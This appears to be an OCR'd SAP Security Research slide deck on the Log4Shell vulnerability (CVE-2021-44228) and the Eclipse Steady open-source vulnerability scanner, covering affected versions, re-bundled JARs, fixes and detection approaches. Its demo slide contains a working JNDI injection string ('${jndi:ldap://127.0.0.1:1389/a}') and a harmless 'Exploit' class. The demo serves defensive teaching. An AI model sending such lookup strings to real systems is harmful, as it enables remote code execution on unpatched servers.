
Manage Log4Shell and other open-source vulnerabilities with Eclipse Steady

Henrik Plate (SAP Security Research)
January 14th, 2022



PUBLIC

Agenda

Log4Shell

- Intro
- Step-by-step
- Demo
- Take-aways

Eclipse Steady

- Overview
- Approaches
- Architecture
- Demo
- Pros & Cons

Log4Shell


Log4j and CVE-2021-44228

Log4Shell
Introduction to CVE-2021-44228

- Apache Log4j is a widely used logging library in Java
- CVE-2021-44228 allows for remote code execution (RCE)
- Low attack complexity, no privileges required, complete compromise → CVSS 10
- Attack succeeds if strings with JNDI lookups `${jndi:…}` are logged by apps depending on vulnerable versions of Log4j (2.0-beta9 to 2.14.1)
- Configuration settings can limit exposure and increase complexity (but not mitigate completely)
- Three other vulnerabilities have been found afterwards (CVE-2021-45046, 45105 and 44832)
- Latest non-vulnerable release is 2.17.1

Log4Shell
Step-by-step

Needs combination with other safeguards



https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/

Log4Shell

Demo

```java
import org.apache.logging.log4j.Logger;

public class Main {

    private static final Logger log = org.apache.logging.log4j.LogManager.getLogger("Main.class");

    Run | Debug
    public static void main(String... args) {
        for(String arg: args) {
            Main.log.error(arg)
        }
    }
}
```

```java
public class Exploit {
    static {
        System.out.println("*** Malicious <clinit> ***");
    }

    public Exploit() {
        System.out.println("*** Malicious constructor ***");
    }
}
```

```
java -cp lib/log4j-api-2.14.0.jar:lib/log4j-core-2.14.0.jar:target/classes Main '${jndi:ldap://127.0.0.1:1389/a}'
java -cp lib/log4j-api-2.17.1.jar:lib/log4j-core-2.17.1.jar:target/classes Main '${jndi:ldap://127.0.0.1:1389/a}'
java -cp lib/bar-1.0.0-SNAPSHOT.jar:lib/log4j-api-2.17.1.jar:lib/log4j-core-2.17.1.jar:target/classes \
                                                                    Main '${jndi:ldap://127.0.0.1:1389/a}'
```

Log4Shell
Re-bundles

- Re-bundles are Java archives containing code of other open-source projects
- Example use-cases
  - Self-contained, executable JARs (Uber-JARs)
  - OSGI bundles
  - Forks
- Different variations:
  - Identical bytecode, re-compiled or re-packaged
  - With or without meta-data (`META-INF/maven/…/pom.xml`)
- Example: 3233 artifacts on Maven Central contain the problematic Log4j class `JndiLookup`
- Problems:
  - If vulnerable re-bundles appear before log4j-core 2.17.1 in the Java runtime classpath, the vulnerable classes are loaded from the re-bundle
  - Open-source vulnerability scanners struggle to identify re-bundles (depending on the variations) [1]


[1] Dann, Andreas et al.: Identifying Challenges for OSS Vulnerability Scanners (IEEE TSE 2021)

Log4Shell
Take-aways

- The attack complexity is very low
- Configuration settings can limit exposure and increase complexity (but not mitigate completely)
- Not only user-facing apps are affected
  (but any app that receives and logs untrusted input)
- Re-bundles of Log4j can also result in vulnerable apps

To fix

- Update to non-vulnerable versions of Log4j (and re-bundles) or remove `JndiLookup.class`
- Additionally, specify secure defaults in case vulnerable re-bundles are missed (to reduce exposure)



https://msrc-blog.microsoft.com/2021/12/11/microsofts-response-to-cve-2021-44228-apache-log4j2/

Eclipse Steady

https://github.com/eclipse/steady

partially funded by EU project

SPARTA

After Heartbleed and Equifax
Entering the Hamster Wheel

- **Check** for new vulnerability disclosures (hopefully automated)
- Dismiss false-positives, **assess** true-positives (keep fingers crossed for false-negatives)
- **Mitigate**
  (from *piece-of-cake* to *very expensive*)
- **Release and install patch**
  (cloud ☺ on-premise 😐 devices ☹)

Ripple20

Open-Source Vulnerability Detection

Two Approaches


Metadata-based

- Primarily rely on package names and versions, package digests, CPEs, etc.
- Example: OWASP Dependency Check (light-weight, maps against CVE/NVD)

Code-based

- Detect the presence of code (no matter the package)
- Example: Eclipse Steady (heavy-weight, requires fix-commits)
- Supports impact assessments (static and dynamic analyses), esp. important for later lifecycle phases and non-cloud
- Supports update metrics to avoid regressions [1]
- Based on Project KB, which contains fix commits for given vulnerabilities


Fig. 2. Static and dynamic paths to vulnerable method




```
906 +  protected void configu                                    er)
907 +          throws Documen
908 +    // configure lexical
909 +    SAXHelper.setParserP
910 +
911 +    // try alternate pro
912 +    SAXHelper.setParserP
913 +
914 +    // register the Decl
915 +    if (includeInternalD                                    ) {
916 +      SAXHelper.setParserProperty(reader, SAX_DECL_HANDLER, handler);
917 +    }
```

Fig. 1. Fix-commit for CVE-2020-10683


References:
[1] Ponta, S., et al.: Beyond Metadata: Code-Centric and Usage-Based Analysis of Known Vulnerabilities in Open-Source Software (2018)



chitecture

Roles

- Public dataset contains code-level vulnerability information → Project KB on GitHub
- Always-on Docker Compose app stores analysis results → Docker Hub
- Plugins or CLI scan Java apps in CI/CD pipelines → Maven Central



Setup → Scan → Browse Results → Central Report

Demo

1) Shell scripts to setup and start the Docker Compose app (vulnerabilities from Project KB are imported after 1st startup…)
2) Maven plugin to scan a sample application
3) Web frontend to browse scan results
4) REST API to export scan results

Eclipse Steady
Pros & Cons

Steady Pros
Scans can be separated into workspaces w/ configurable properties
New vulns. do not require app re-scans
Central reporting
Vulns. of internal components can be covered
Fewer FPs/FNs and additional features (due to code-centric analysis)

Steady Cons (compared to OWASP DC)
Depends on code-level vuln. info (more than just NVD → extra community effort)
More complex setup (e.g. private cloud)
Focus on Java

The bigger the organization, the more Java projects, esp. non-cloud, and internal re-use components, and with central security/tooling teams: Eclipse Steady

Thank you.


Henrik.Plate@sap.com


https://www.linkedin.com/in/HenrikPlate/


https://twitter.com/HenrikPlate